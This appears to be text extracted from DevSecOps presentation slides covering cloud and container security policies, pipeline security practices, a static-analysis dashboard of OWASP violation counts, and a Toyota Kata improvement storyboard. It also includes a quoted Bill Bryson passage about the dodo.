  - **Liberal rules (e.g. 0.0.0.0/0, port range 1-65535 is open)**
- **Encryption**
  - **Encryption that is not enabled or enforced for applicable resources**
- **Automatic Key Rotation**
  - **KMS keys that don't have rotation enabled,**
- **Invalid SSL configurations**
  - **ELBs with invalid SSL configurations**

# DevSecOps and Containers

- **Base Image Policies**
- **Signed images**
- **Capabilities policies**
- **Vulnerability Image Scans**
- **Port Restrictions**
- **Secrets Management**


# DevSecOps and Serverless

- **OWASP top 10 are still relevant**
- **Proper Permissions**
- **Data, Keys and Secrets**
- **Still can have vulnerable code dependancies**



# DevSecOps Basics

## DevSecOps Example



Security Training  
Security Requirements  
Threat Modeling  
Architecture Review  
OWASP Top 10  
IDE Plugins  
Code Examples

Fail the Build  
Static Code Analysis  
Security Policy Testing  
Configuration Analysis  
Vulnerability Scanning  
Code and App Analysis

Automated Pen Testing  
Static Code Analysis  
Security Policy Testing  
Configuration Analysis  
Security Monitoring  
Configuration Monitoring



- Dashboard
- Findbugs Model
- Hotspots
- Owasp
- PMD Model
- Reviews
- Time Machine
- Components
- Violations Drilldown
- Clouds
- CSV Export
- Design
- Documentation
- Libraries

- CONFIGURATION**
- Quality Profile
  - Manual Measures
  - Action Plans
  - Settings
  - Exclusions
  - Links
  - Roles
  - History
  - Update Key
  - Project Deletion



Version 1.0 - 27 Sep 2012 21:51 Time changes...

[Configure widgets](#) [Manage dashboards](#)

**Vulnerabilities**  
5

**OWASP Factor Risk**  
9.5% **NEGLIGIBLE**

**OWASP Rules**  
19 active / 136 total



**OWASP Violations**  
87

Evaluation License - 56 days remaining

**Violations**  
399

**Rules compliance**  
65.9%

Blocker	0	
Critical	0	
Major	288	<div style="width: 100%;"></div>
Minor	68	<div style="width: 25%;"></div>
Info	43	<div style="width: 10%;"></div>

**Package tangle index**  
0.0%  
> 0 cycles

**Dependencies to cut**  
0 between packages  
0 between files

**Code coverage**  
-

**Unit test success**  
0 tests

Injection		<div style="width: 100%;"></div>
Severity	Vulnerability	Violations
●	Incorrect block delimitation	33
<b>TOTAL</b>		<b>33</b>

**XSS Cross-Site Scripting (XSS)**

This category does not have any vulnerability in this project

**Broken Authentication and Session Management**

This category does not have any vulnerability in this project



Insecure Direct Object References		<div style="width: 100%;"></div>
Severity	Vulnerability	Violations

# Best Practices for DevSecOps

- Train development teams to develop secure code
- Track security issues the same as software issues
- If infrastructure is now code, then security should be code.
- Integrate security controls in the software pipeline
- Automate security test in the build process
- Detect known vulnerabilities during the pipeline
- Monitor security in production for known states
- Inject failure to ensure security is hardened

# Devops Kaizen - Full Life Cycle



## Capabilities



1


1. Key Outcomes
2. Countermeasures
3. Storyboard
4. Kanban Board
5. Post Retrospective

## Capabilities




5

## Countermeasures





2



Process to improve	Challenge / Goal
Target Condition	Work Log / Baby Steps
Improvement Metrics	
Current Condition	Blockers / Obstacles

3

"Toyota Kata" style improvement storyboard preferred by SJ Technologies



4

There, some forgotten sailor or sailor's pet was harrying to death the last of the dodos, the famously flightless bird whose dim but trusting nature and lack of leggy zip made it a rather irresistible target for bored young tars on shore leave. Millions of years of peaceful isolation had not prepared it for the erratic and deeply unnerving behavior of human beings.

We don't know precisely the circumstances, or even year, attending the last moments of the last dodo, so we don't know which arrived first, a world that contained a Principia or one that had no dodos, but we do know that they happened at more or less the same time. You would be hard pressed, I would submit, to find a better pairing of occurrences to illustrate the divine and felonious nature of the human being—a species of organism that is capable of unpicking the deepest secrets of the heavens while at the same time pounding into extinction, for no purpose at all, a creature that never did us any harm and wasn't even remotely capable of understanding what we were doing to it as we did it. Indeed, dodos were so spectacularly short on insight, it is reported, that if you wished to find all the dodos in a vicinity you had only to catch one and set it to squawking, and all the others would waddle along to see what was up.

Bill Bryson - A Short History of Nearly Everything

# Bonus Material

# DevSecOps - Kill Chain Lab

## Amazon AWS



## Amazon VPC



**Jenkins**

# Immutable Service Delivery

## Fortune 500 Insurance Company

- Tracks critical and high security defect rate per 10k lines of code
- Started out with (10/10k)
- After applying Devops practices and principles (4/10k)
- After applying Toyota Supply Chain 4VL (1/10k )
- After Docker with Immutable Delivery (0.1/10k)



# With Docker

## **Fortune 500 Insurance Company**

- One Service
- One Container
- One Read Only File System
- One Port